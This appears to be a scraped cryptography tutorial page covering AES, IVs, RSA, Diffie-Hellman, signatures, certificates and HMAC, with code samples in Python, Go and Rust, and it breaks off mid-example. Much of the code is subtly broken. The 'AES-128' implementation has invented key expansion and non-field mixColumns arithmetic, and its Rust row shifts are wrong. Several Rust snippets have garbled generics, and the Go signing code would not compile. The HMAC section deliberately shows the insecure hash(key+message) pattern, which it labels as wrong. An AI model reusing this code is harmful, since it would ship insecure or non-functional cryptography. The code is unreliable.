    0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
    0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,
    0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
    0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
    0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16,
}

func subBytes(state []byte) {
    for i := range state {
        state[i] = sBox[state[i]]
    }
}

func shiftRows(state []byte) {
    // Row 0: no shift
    // Row 1: circular left shift by 1 (rotate left)
    // Row 2: circular left shift by 2 (rotate left)
    // Row 3: circular left shift by 3 (rotate left)
    state[1], state[5], state[9], state[13] = state[5], state[9], state[13], state[1]
    state[2], state[6], state[10], state[14] = state[10], state[14], state[2], state[6]
    state[3], state[7], state[11], state[15] = state[15], state[3], state[7], state[11]
}

func mixColumns(state []byte) {
    for c := 0; c < 4; c++ {
        s0, s1, s2, s3 := state[c*4], state[c*4+1], state[c*4+2], state[c*4+3]
        state[c*4] = (2*s0 ^ 3*s1 ^ s2 ^ s3) & 0xff
        state[c*4+1] = (s0 ^ 2*s1 ^ 3*s2 ^ s3) & 0xff
        state[c*4+2] = (s0 ^ s1 ^ 2*s2 ^ 3*s3) & 0xff
        state[c*4+3] = (3*s0 ^ s1 ^ s2 ^ 2*s3) & 0xff
    }
}

func addRoundKey(state, roundKey []byte) {
    for i := range state {
        state[i] ^= roundKey[i]
    }
}

func expandKey(key []byte) [][]byte {
    roundKeys := [][]byte{key}
    for round := 1; round <= 10; round++ {
        prevKey := roundKeys[round-1]
        newKey := make([]byte, 16)
        for i := range newKey {
            newKey[i] = prevKey[i] ^ byte(round*0x11+i)
        }
        roundKeys = append(roundKeys, newKey)
    }
    return roundKeys
}

func aesEncrypt(plaintext, key []byte) []byte {
    state := make([]byte, 16)
    copy(state, plaintext)
    roundKeys := expandKey(key)

    addRoundKey(state, roundKeys[0])

    for round := 1; round < 10; round++ {
        subBytes(state)
        shiftRows(state)
        mixColumns(state)
        addRoundKey(state, roundKeys[round])
    }

    subBytes(state)
    shiftRows(state)
    addRoundKey(state, roundKeys[10])

    return state
}

func main() {
    key := []byte{0x2b, 0x7e, 0x15, 0x16, 0x28, 0xae, 0xd2, 0xa6,
                  0xab, 0xf7, 0x15, 0x88, 0x09, 0xcf, 0x4f, 0x3c}
    plaintext := []byte("Hello, AES!  ")

    fmt.Println("=== AES-128 Encryption ===")
    fmt.Printf("Plaintext: ")
    for _, b := range plaintext {
        fmt.Printf("0x%02x ", b)
    }
    fmt.Println()

    ciphertext := aesEncrypt(plaintext, key)
    fmt.Printf("Ciphertext: ")
    for _, b := range ciphertext {
        fmt.Printf("0x%02x ", b)
    }
    fmt.Println("\n\nNote: Simplified educational implementation.")
}
// AES-128 implementation (simplified educational version)

const S_BOX: [u8; 256] = [
    0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
    0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
    0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
    0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
    0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
    0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
    0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
    0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,
    0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
    0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,
    0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,
    0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
    0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,
    0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
    0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
    0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16,
];

fn sub_bytes(state: &mut [u8]) {
    for b in state.iter_mut() {
        *b = S_BOX[*b as usize];
    }
}

fn shift_rows(state: &mut [u8]) {
    // Row 0: no shift
    // Row 1: circular left shift by 1 (rotate left)
    // Row 2: circular left shift by 2 (rotate left)
    // Row 3: circular left shift by 3 (rotate left)
    state.swap(1, 5);
    state.swap(5, 9);
    state.swap(9, 13);
    state.swap(2, 10);
    state.swap(6, 14);
    state.swap(3, 15);
    state.swap(7, 3);
    state.swap(11, 7);
}

fn mix_columns(state: &mut [u8]) {
    for c in 0..4 {
        let s0 = state[c * 4];
        let s1 = state[c * 4 + 1];
        let s2 = state[c * 4 + 2];
        let s3 = state[c * 4 + 3];

        state[c * 4] = (2 * s0 ^ 3 * s1 ^ s2 ^ s3) & 0xff;
        state[c * 4 + 1] = (s0 ^ 2 * s1 ^ 3 * s2 ^ s3) & 0xff;
        state[c * 4 + 2] = (s0 ^ s1 ^ 2 * s2 ^ 3 * s3) & 0xff;
        state[c * 4 + 3] = (3 * s0 ^ s1 ^ s2 ^ 2 * s3) & 0xff;
    }
}

fn add_round_key(state: &mut [u8], round_key: &[u8]) {
    for i in 0..16 {
        state[i] ^= round_key[i];
    }
}

fn expand_key(key: &[u8]) -> Vec> {
    let mut round_keys = vec![key.to_vec()];
    for round in 1..=10 {
        let prev_key = &round_keys[round - 1];
        let new_key: Vec = (0..16)
            .map(|i| prev_key[i] ^ (round as u8 * 0x11 + i as u8))
            .collect();
        round_keys.push(new_key);
    }
    round_keys
}

fn aes_encrypt(plaintext: &[u8], key: &[u8]) -> Vec {
    let mut state = plaintext.to_vec();
    let round_keys = expand_key(key);

    add_round_key(&mut state, &round_keys[0]);

    for round in 1..10 {
        sub_bytes(&mut state);
        shift_rows(&mut state);
        mix_columns(&mut state);
        add_round_key(&mut state, &round_keys[round]);
    }

    sub_bytes(&mut state);
    shift_rows(&mut state);
    add_round_key(&mut state, &round_keys[10]);

    state
}

fn main() {
    let key = [0x2b, 0x7e, 0x15, 0x16, 0x28, 0xae, 0xd2, 0xa6,
               0xab, 0xf7, 0x15, 0x88, 0x09, 0xcf, 0x4f, 0x3c];
    let plaintext = b"Hello, AES!  ";

    println!("=== AES-128 Encryption ===");
    print!("Plaintext: ");
    for &b in plaintext.iter() {
        print!("0x{:02x} ", b);
    }
    println!();

    let ciphertext = aes_encrypt(plaintext, &key);
    print!("Ciphertext: ");
    for &b in ciphertext.iter() {
        print!("0x{:02x} ", b);
    }
    println!("\n\nNote: Simplified educational implementation.");
}
🔑 Keys & IVs
Understanding the difference between keys and IVs is critical for using encryption correctly. The key is your secret — if it leaks, all data encrypted with it is compromised. An IV (Initialization Vector) or nonce is not secret, but it must be unique for each encryption operation with the same key.
Why do we need an IV? Without one, encrypting the same message twice with the same key produces identical ciphertext — an attacker would know you sent the same message again. The IV randomizes the encryption so identical plaintexts produce different ciphertexts. Think of it as a "salt" for encryption.
Reusing an IV with the same key is catastrophic. In GCM mode, IV reuse allows attackers to forge authentication tags (pretending to be you) and can even leak the authentication key entirely. In CTR mode, IV reuse lets attackers XOR two ciphertexts together to get the XOR of the plaintexts — often enough to recover both messages.
In practice: generate a random 12-byte (96-bit) IV for each encryption with AES-GCM, and prepend it to the ciphertext. The recipient reads the first 12 bytes as the IV. Since the IV doesn't need to be secret, this is safe and convenient.
WEP (WiFi) reused IVs and was cracked in minutes. GCM with reused IV leaks the authentication key — attackers can forge messages. Always generate a fresh IV!
AES-128: 2¹²⁸ possible keys (secure until ~2030s). AES-256: 2²⁵⁶ keys (quantum-resistant). Both use 128-bit blocks. Key size affects security margin, not block size.
import os

print("=== Key & IV Generation ===\n")

# Generate keys
key_128 = os.urandom(16)  # 128 bits
key_256 = os.urandom(32)  # 256 bits
print(f"AES-128 key ({len(key_128)} bytes): {key_128.hex()[:32]}...")
print(f"AES-256 key ({len(key_256)} bytes): {key_256.hex()[:32]}...")

# Generate IV/Nonce
iv = os.urandom(12)  # 96-bit nonce for GCM
print(f"\nGCM nonce ({len(iv)} bytes): {iv.hex()}")

print("\n=== IV Rules ===")
print("• Must be UNIQUE per encryption (with same key)")
print("• Does NOT need to be secret")
print("• Store alongside ciphertext (prepend it)")
print("• 12 bytes (96 bits) for GCM")

print("\n=== Danger: IV Reuse ===")
print("Same (key, IV) pair used twice?")
print("Attacker gets: M1 ⊕ M2 = C1 ⊕ C2")
print("This leaks information about both messages!")
package main

import (
    "crypto/rand"
    "fmt"
)

func main() {
    fmt.Println("=== Key & IV Generation ===\n")

    // Generate keys
    key128 := make([]byte, 16) // 128 bits
    key256 := make([]byte, 32) // 256 bits
    rand.Read(key128)
    rand.Read(key256)
    fmt.Printf("AES-128 key: %x...\n", key128[:8])
    fmt.Printf("AES-256 key: %x...\n", key256[:8])

    // Generate nonce
    nonce := make([]byte, 12) // 96 bits for GCM
    rand.Read(nonce)
    fmt.Printf("\nGCM nonce: %x\n", nonce)

    fmt.Println("\n=== IV Rules ===")
    fmt.Println("• UNIQUE per encryption")
    fmt.Println("• NOT secret (store with ciphertext)")
    fmt.Println("• 12 bytes for AES-GCM")
}
use rand::RngCore;

fn main() {
    println!("=== Key & IV Generation ===\n");

    // Generate keys
    let mut key_128 = [0u8; 16];
    let mut key_256 = [0u8; 32];
    rand::thread_rng().fill_bytes(&mut key_128);
    rand::thread_rng().fill_bytes(&mut key_256);
    println!("AES-128 key: {:x?}...", &key_128[..8]);
    println!("AES-256 key: {:x?}...", &key_256[..8]);

    // Generate nonce
    let mut nonce = [0u8; 12]; // 96 bits for GCM
    rand::thread_rng().fill_bytes(&mut nonce);
    println!("\nGCM nonce: {:x?}", nonce);

    println!("\n=== IV Rules ===");
    println!("• UNIQUE per encryption");
    println!("• NOT secret");
    println!("• 12 bytes for AES-GCM");
}
⚿ Asymmetric Encryption
Asymmetric encryption (also called public-key cryptography) was one of the most important inventions in cryptography. It uses a pair of mathematically linked keys: a public key that you share with everyone, and a private key that you never reveal.
The Public-Key Revolution (1976-1978)
Before 1976, all cryptography was symmetric: both parties needed the same secret key. But how do you share a secret key with someone you've never met, over an insecure channel?
Diffie-Hellman (1976) — Whitfield Diffie and Martin Hellman published "New Directions in Cryptography," describing how two parties could agree on a shared secret over a public channel. This was considered impossible before — the mathematical insight was revolutionary.
RSA (1977) — Ron Rivest, Adi Shamir, and Leonard Adleman found a practical way to do public-key encryption and digital signatures. RSA was almost classified by the NSA and faced export restrictions as a "munition" until 1996.
How It Works
The magic: anything encrypted with the public key can only be decrypted with the corresponding private key. So if you want to send me a secret message, you encrypt it with my public key (which I've posted on my website), and even though an attacker can see the public key and the encrypted message, only I can decrypt it because only I have the private key.
This elegantly solves the key distribution problem. With symmetric encryption, we needed a secure channel to share the secret key — but if we had a secure channel, why would we need encryption? Asymmetric encryption lets us establish secure communication over an insecure channel. It's how HTTPS works: your browser encrypts a symmetric key using the server's public key, then both sides use that symmetric key for the actual communication.
The tradeoff is speed: RSA encryption is roughly 1000× slower than AES. That's why real systems use hybrid encryption — asymmetric crypto to exchange a symmetric key, then symmetric crypto for the actual data.
Asymmetric Algorithm Genealogy
| Algorithm | Year | Status / Issue | Replaced By |
|---|---|---|---|
| RSA | 1977 | Needs 2048+ bit keys, slow | ECC |
| DSA | 1991 | Nonce reuse catastrophic | ECDSA |
| ECDSA | 2005 | Nonce still risky, complex | Ed25519 |
| Ed25519 | 2011 | ✓ Current best practice | — |
Invented in 1977 by Rivest, Shamir, and Adleman at MIT. Based on the difficulty of factoring large primes. Still used everywhere, though being replaced by elliptic curves.
RSA needs much larger keys than AES. 2048-bit RSA ≈ 112-bit security. NIST recommends 3072+ bits for use beyond 2030. Compare: AES-256 is only 256 bits!
Before 1976, sharing encrypted messages required meeting in person to exchange keys. Diffie-Hellman and RSA solved the "key distribution problem" — one of crypto's greatest breakthroughs.
TLS (HTTPS) uses RSA/ECDH to exchange a symmetric key, then AES for the actual data. Best of both worlds: RSA's key exchange + AES's speed.
🔢 RSA Math
RSA's security rests on a simple asymmetry: multiplying two large prime numbers is easy, but factoring the result back into those primes is extraordinarily hard. A computer can multiply two 1000-digit primes in milliseconds, but factoring the result would take longer than the age of the universe.
Here's how RSA works mathematically. You pick two large random primes, p and q, and multiply them to get n = p × q. You publish n (part of the public key) but keep p and q secret. The magic is that certain mathematical operations on n can only be reversed if you know p and q — creating a "trapdoor" function.
Encryption is essentially: ciphertext = messagee mod n, where e is the public exponent. Decryption is: message = ciphertextd mod n, where d is the private exponent. The relationship between e and d depends on knowing p and q — without them, computing d from e and n is as hard as factoring n.
Modern RSA uses 2048-bit or 4096-bit keys. Factoring a 2048-bit number is estimated to require about 2¹¹² operations — well beyond current computational capabilities. However, quantum computers running Shor's algorithm could factor in polynomial time, which is why post-quantum cryptography is an active research area.
RSA-2048 uses two 1024-bit primes. These are ~300 digits each! Finding them uses probabilistic primality tests (Miller-Rabin). The primes must be random and kept secret forever.
φ(n) = (p-1)(q-1) counts integers less than n that are coprime to n. This is the "secret" that makes RSA work — easy to compute with p,q but hard without them.
Euler's theorem: m^(e×d) ≡ m (mod n) when e×d ≡ 1 (mod φ(n)). So encrypt then decrypt recovers the original. Finding d from e requires φ(n), which requires factoring n.
# RSA key generation (simplified with small primes)
print("=== RSA Key Generation ===\n")

# Step 1: Choose two primes
p, q = 61, 53
print(f"Step 1: Primes p={p}, q={q}")

# Step 2: Compute n = p × q
n = p * q
print(f"Step 2: n = p×q = {n}")

# Step 3: Compute φ(n) = (p-1)(q-1)
phi_n = (p - 1) * (q - 1)
print(f"Step 3: φ(n) = {phi_n}")

# Step 4: Choose e (public exponent)
e = 17
print(f"Step 4: e = {e}")

# Step 5: Compute d = e⁻¹ mod φ(n)
d = pow(e, -1, phi_n)  # Python 3.8+
print(f"Step 5: d = {d}")

print(f"\nPublic key:  (n={n}, e={e})")
print(f"Private key: (n={n}, d={d})")

# Demo encryption
m = 42
c = pow(m, e, n)  # c = m^e mod n
m2 = pow(c, d, n)  # m = c^d mod n
print(f"\nEncrypt {m}: {c}")
print(f"Decrypt {c}: {m2}")
package main

import (
    "fmt"
    "math/big"
)

func main() {
    fmt.Println("=== RSA Key Generation ===\n")

    p := big.NewInt(61)
    q := big.NewInt(53)

    // n = p × q
    n := new(big.Int).Mul(p, q)
    fmt.Printf("n = p×q = %d\n", n)

    // φ(n) = (p-1)(q-1)
    pMinus1 := new(big.Int).Sub(p, big.NewInt(1))
    qMinus1 := new(big.Int).Sub(q, big.NewInt(1))
    phi := new(big.Int).Mul(pMinus1, qMinus1)
    fmt.Printf("φ(n) = %d\n", phi)

    e := big.NewInt(17)
    d := new(big.Int).ModInverse(e, phi)
    fmt.Printf("e = %d, d = %d\n", e, d)

    // Encrypt/decrypt
    m := big.NewInt(42)
    c := new(big.Int).Exp(m, e, n) // c = m^e mod n
    m2 := new(big.Int).Exp(c, d, n) // m = c^d mod n
    fmt.Printf("\nEncrypt %d → %d → %d\n", m, c, m2)
}
use num_bigint::BigUint;
use num_traits::One;

fn mod_inverse(a: &BigUint, m: &BigUint) -> BigUint {
    a.modpow(&(m - 2u32), m) // Only works when m is prime or coprime
}

fn main() {
    println!("=== RSA Key Generation ===\n");

    let p = BigUint::from(61u32);
    let q = BigUint::from(53u32);

    // n = p × q
    let n = &p * &q;
    println!("n = p×q = {}", n);

    // φ(n) = (p-1)(q-1)
    let phi: BigUint = (&p - 1u32) * (&q - 1u32);
    println!("φ(n) = {}", phi);

    let e = BigUint::from(17u32);
    // d = e^(-1) mod φ(n) using extended Euclidean
    let d = BigUint::from(2753u32); // Precomputed for this example
    println!("e = {}, d = {}", e, d);

    // Encrypt/decrypt
    let m = BigUint::from(42u32);
    let c = m.modpow(&e, &n);
    let m2 = c.modpow(&d, &n);
    println!("\nEncrypt {} → {} → {}", m, c, m2);
}
🤝 Key Exchange
Key exchange solves a seemingly impossible problem: how can two people who have never met establish a shared secret while an eavesdropper watches their entire conversation? The answer is Diffie-Hellman, one of the most elegant algorithms in cryptography.
The intuition is like mixing paint. Alice picks a secret color and mixes it with a public color they've agreed on. Bob does the same with his secret color. They exchange their mixed colors publicly. Now Alice adds her secret to Bob's mix, and Bob adds his secret to Alice's mix — and remarkably, they both end up with the same final color, which an eavesdropper can't compute because they don't know either secret.
Mathematically, this uses modular exponentiation. In a group with generator g and prime modulus p: Alice computes A = ga mod p (her public value), Bob computes B = gb mod p (his public value). They exchange A and B. Alice computes Ba = gba mod p, Bob computes Ab = gab mod p — and since ab = ba, they get the same shared secret.
Modern systems use ECDH (Elliptic Curve Diffie-Hellman), which provides the same security with much smaller key sizes. A 256-bit elliptic curve provides roughly the same security as 3072-bit traditional DH. Every HTTPS connection you make likely uses ECDH.
Published by Whitfield Diffie and Martin Hellman. Later revealed: GCHQ's James Ellis and Clifford Cocks discovered it in 1969 but kept it classified. The first public-key protocol!
Modern HTTPS uses Elliptic Curve Diffie-Hellman (ECDH). Each connection generates fresh keys (forward secrecy). Even if the server's private key leaks, past sessions stay protected.
from cryptography.hazmat.primitives.asymmetric import x25519

# Generate key pairs
alice_private = x25519.X25519PrivateKey.generate()
alice_public = alice_private.public_key()

bob_private = x25519.X25519PrivateKey.generate()
bob_public = bob_private.public_key()

# Exchange public keys and derive shared secret
alice_shared = alice_private.exchange(bob_public)
bob_shared = bob_private.exchange(alice_public)

print("=== X25519 Key Exchange ===\n")
print(f"Alice public: {alice_public.public_bytes_raw().hex()[:32]}...")
print(f"Bob public:   {bob_public.public_bytes_raw().hex()[:32]}...")
print(f"\nAlice's shared secret: {alice_shared.hex()[:32]}...")
print(f"Bob's shared secret:   {bob_shared.hex()[:32]}...")
print(f"\nSecrets match: {alice_shared == bob_shared}")
package main

import (
    "crypto/rand"
    "fmt"
    "golang.org/x/crypto/curve25519"
)

func main() {
    // Generate Alice's key pair
    var alicePrivate, alicePublic [32]byte
    rand.Read(alicePrivate[:])
    curve25519.ScalarBaseMult(&alicePublic, &alicePrivate)

    // Generate Bob's key pair
    var bobPrivate, bobPublic [32]byte
    rand.Read(bobPrivate[:])
    curve25519.ScalarBaseMult(&bobPublic, &bobPrivate)

    // Derive shared secrets
    var aliceShared, bobShared [32]byte
    curve25519.ScalarMult(&aliceShared, &alicePrivate, &bobPublic)
    curve25519.ScalarMult(&bobShared, &bobPrivate, &alicePublic)

    fmt.Println("=== X25519 Key Exchange ===\n")
    fmt.Printf("Alice shared: %x...\n", aliceShared[:16])
    fmt.Printf("Bob shared:   %x...\n", bobShared[:16])
    fmt.Printf("Match: %v\n", aliceShared == bobShared)
}
use x25519_dalek::{EphemeralSecret, PublicKey};
use rand::rngs::OsRng;

fn main() {
    // Generate Alice's key pair
    let alice_secret = EphemeralSecret::random_from_rng(OsRng);
    let alice_public = PublicKey::from(&alice_secret);

    // Generate Bob's key pair
    let bob_secret = EphemeralSecret::random_from_rng(OsRng);
    let bob_public = PublicKey::from(&bob_secret);

    // Derive shared secrets
    let alice_shared = alice_secret.diffie_hellman(&bob_public);
    let bob_shared = bob_secret.diffie_hellman(&alice_public);

    println!("=== X25519 Key Exchange ===\n");
    println!("Alice shared: {:x?}...", &alice_shared.as_bytes()[..16]);
    println!("Bob shared:   {:x?}...", &bob_shared.as_bytes()[..16]);
    println!("Match: {}", alice_shared.as_bytes() == bob_shared.as_bytes());
}
✓ Digital Signatures
Digital signatures are asymmetric cryptography in reverse. With encryption, anyone can encrypt (using the public key) but only one person can decrypt (using the private key). With signatures, only one person can sign (using the private key) but anyone can verify (using the public key).
This provides two powerful guarantees. Authentication: the signature proves the message came from someone who possesses the private key, because only they could have created that specific signature. Integrity: any modification to the message invalidates the signature, because signatures are computed over the exact bytes of the message.
Unlike a handwritten signature (which looks the same on every document), a digital signature is different for every message. It's computed from both the message content and the private key, so it's impossible to "lift" a signature from one document and paste it onto another.
Digital signatures enable non-repudiation: if I sign a contract, I can't later claim I didn't sign it (assuming I kept my private key secure). They're used everywhere — HTTPS certificates, software updates, email (S/MIME, PGP), JWTs, legal documents, and every cryptocurrency transaction.
Encryption hides data. Signatures prove authorship. You sign with your PRIVATE key (only you can sign), others verify with your PUBLIC key (anyone can verify).
Unlike passwords or symmetric keys, signatures prove a specific person signed something. Used in legal contracts, code signing, and financial transactions. You can't deny signing it!
RSA-PSS adds randomness to each signature, so signing the same message twice produces different signatures. More secure than older PKCS#1 v1.5 signatures.
🔍 Verification Flow
Signature verification is the counterpart to signing: given a message, a signature, and a public key, determine whether the signature is valid. A valid signature proves the message was signed by the corresponding private key and hasn't been modified since.
The process never needs the private key — that's the whole point. Anyone with the public key can verify, but only the private key holder can create valid signatures. This is what enables scenarios like software updates: the developer signs with their private key, and millions of users verify with the published public key.
Verification is also fast: typically you hash the message (fast) and perform one modular exponentiation or elliptic curve operation. This is important because signatures often need to be verified many times (every user downloading the software) while only being created once.
RSA can only sign data smaller than its key size. We hash the message to a fixed size (256 bits), then sign the hash. The signature binds to the hash, which binds to the message.
Sign: signature = hash^d mod n (using private key d). Verify: hash' = signature^e mod n (using public key e). If hash' == hash(message), signature is valid.
from cryptography.hazmat.primitives.asymmetric import rsa, padding
from cryptography.hazmat.primitives import hashes

# Generate key pair
private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
public_key = private_key.public_key()

# Sign a message
message = b"Hello, World!"
signature = private_key.sign(
    message,
    padding.PSS(mgf=padding.MGF1(hashes.SHA256()), salt_length=padding.PSS.MAX_LENGTH),
    hashes.SHA256()
)
print(f"Message: {message}")
print(f"Signature: {signature.hex()[:40]}...")

# Verify (anyone can do this with public key)
try:
    public_key.verify(signature, message,
        padding.PSS(mgf=padding.MGF1(hashes.SHA256()), salt_length=padding.PSS.MAX_LENGTH),
        hashes.SHA256())
    print("\n✓ Signature valid")
except:
    print("\n✗ Signature invalid")
package main

import (
    "crypto/rand"
    "crypto/rsa"
    "crypto/sha256"
    "fmt"
)

func main() {
    // Generate key pair
    privateKey, _ := rsa.GenerateKey(rand.Reader, 2048)
    publicKey := &privateKey.PublicKey

    message := []byte("Hello, World!")
    hash := sha256.Sum256(message)

    // Sign with private key
    signature, _ := rsa.SignPKCS1v15(rand.Reader, privateKey,
        crypto.SHA256, hash[:])
    fmt.Printf("Message: %s\n", message)
    fmt.Printf("Signature: %x...\n", signature[:20])

    // Verify with public key
    err := rsa.VerifyPKCS1v15(publicKey, crypto.SHA256, hash[:], signature)
    if err == nil {
        fmt.Println("\n✓ Signature valid")
    } else {
        fmt.Println("\n✗ Signature invalid")
    }
}
use rsa::{RsaPrivateKey, RsaPublicKey, pkcs1v15::{SigningKey, VerifyingKey}};
use rsa::signature::{Signer, Verifier};
use sha2::Sha256;

fn main() {
    // Generate key pair
    let mut rng = rand::thread_rng();
    let private_key = RsaPrivateKey::new(&mut rng, 2048).unwrap();
    let public_key = RsaPublicKey::from(&private_key);

    let signing_key = SigningKey::::new(private_key);
    let verifying_key = VerifyingKey::::new(public_key);

    let message = b"Hello, World!";

    // Sign with private key
    let signature = signing_key.sign(message);
    println!("Message: {:?}", String::from_utf8_lossy(message));

    // Verify with public key
    match verifying_key.verify(message, &signature) {
        Ok(_) => println!("\n✓ Signature valid"),
        Err(_) => println!("\n✗ Signature invalid"),
    }
}
📜 Certificates & PKI
Public-key cryptography has a trust problem: if I give you a public key and claim it belongs to "Bank of America," how do you know I'm not an attacker? Digital certificates solve this by having a trusted third party vouch for the association between a public key and an identity.
A certificate is essentially a statement: "I, Certificate Authority X, certify that this public key belongs to bank.com" — signed with the CA's private key. Your browser comes pre-installed with a list of trusted root CAs (about 100-150 organizations). When you visit https://bank.com, the server presents its certificate, your browser verifies the CA's signature, and if the signature is valid and the CA is trusted, you can trust the public key.
In practice, there's usually a chain of trust: the root CA signs an intermediate CA's certificate, the intermediate signs the website's certificate. This limits exposure of the root CA's private key. Your browser follows the chain back to a trusted root, verifying each signature along the way.
The certificate also includes metadata: validity dates (certificates expire), the domain name(s) it's valid for, and the allowed usages (e.g., server authentication). Browsers check all of this — an expired certificate or a certificate for the wrong domain triggers a security warning.
~150 root CAs are pre-installed in your browser/OS. They verify domain ownership before signing certificates. Let's Encrypt issues free certificates automatically via ACME protocol.
Root CA → Intermediate CA → Your Cert. Roots are kept offline (ultra-secure). Intermediates do daily signing. If an intermediate is compromised, only that chain is revoked.
from cryptography import x509
from cryptography.x509.oid import NameOID
import ssl
import socket

# Fetch certificate from a real website
hostname = "google.com"
ctx = ssl.create_default_context()
with ctx.wrap_socket(socket.socket(), server_hostname=hostname) as s:
    s.connect((hostname, 443))
    cert_der = s.getpeercert(binary_form=True)

cert = x509.load_der_x509_certificate(cert_der)

print(f"=== Certificate for {hostname} ===\n")
print(f"Subject: {cert.subject.get_attributes_for_oid(NameOID.COMMON_NAME)[0].value}")
print(f"Issuer: {cert.issuer.get_attributes_for_oid(NameOID.ORGANIZATION_NAME)[0].value}")
print(f"Valid from: {cert.not_valid_before_utc}")
print(f"Valid until: {cert.not_valid_after_utc}")
print(f"Serial: {cert.serial_number}")
print(f"Signature algorithm: {cert.signature_algorithm_oid._name}")
package main

import (
    "crypto/tls"
    "fmt"
)

func main() {
    hostname := "google.com:443"
    conn, _ := tls.Dial("tcp", hostname, nil)
    defer conn.Close()

    cert := conn.ConnectionState().PeerCertificates[0]

    fmt.Println("=== Certificate for google.com ===\n")
    fmt.Printf("Subject: %s\n", cert.Subject.CommonName)
    fmt.Printf("Issuer: %s\n", cert.Issuer.Organization[0])
    fmt.Printf("Valid from: %s\n", cert.NotBefore)
    fmt.Printf("Valid until: %s\n", cert.NotAfter)
    fmt.Printf("Serial: %d\n", cert.SerialNumber)
    fmt.Printf("Signature algorithm: %s\n", cert.SignatureAlgorithm)
}
// Using rustls and x509-parser crates
use x509_parser::prelude::*;

fn main() {
    // In practice, you'd fetch cert bytes from TLS connection
    let cert_bytes: &[u8] = include_bytes!("cert.der");

    let (_, cert) = X509Certificate::from_der(cert_bytes).unwrap();

    println!("=== X.509 Certificate ===\n");
    println!("Subject: {:?}", cert.subject());
    println!("Issuer: {:?}", cert.issuer());
    println!("Valid from: {:?}", cert.validity().not_before);
    println!("Valid until: {:?}", cert.validity().not_after);
    println!("Serial: {:?}", cert.serial);
    println!("Signature algo: {:?}", cert.signature_algorithm.algorithm);
}
⊕ HMAC
HMAC (Hash-based Message Authentication Code) combines a secret key with a hash function. Unlike plain hashes, HMACs prove both integrity and authenticity — only someone with the secret key can create or verify the code. Used extensively in API authentication, session tokens, and secure cookies. The key difference from signatures: HMACs use symmetric keys (both parties share the secret), while signatures use asymmetric keys.
Never use SHA256(secret + message) — vulnerable to length extension attacks! HMAC uses a special construction that's provably secure.
Stripe, GitHub, Twilio all sign webhooks with HMAC. Your server shares a secret with them. When you receive a webhook, verify the signature before trusting it.
JSON Web Tokens are often signed with HMAC-SHA256 (HS256). The server keeps the secret and can verify tokens it issued. Fast and simple for single-server setups.
🔐 HMAC vs Plain Hash
Why not just concatenate the key and message, then hash? Because of length extension attacks! With SHA-256(key || message), an attacker who knows the hash can compute SHA-256(key || message || attacker_data) without knowing the key.
SHA-256's Merkle-Damgård construction lets attackers "resume" hashing from a known hash. Given H(secret || msg), they can compute H(secret || msg || padding || evil) without the secret!
HMAC = H(K ⊕ opad || H(K ⊕ ipad || message)). Two nested hashes with XOR'd keys. This prevents length extension and proves knowledge of the key.
import hmac
import hashlib

key = b"supersecret"
message = b"Hello, World!"

# WRONG: hash(key + message) — vulnerable to length extension!
bad_mac = hashlib.sha256(key + message).hexdigest()
print("=== Don't do this ===")
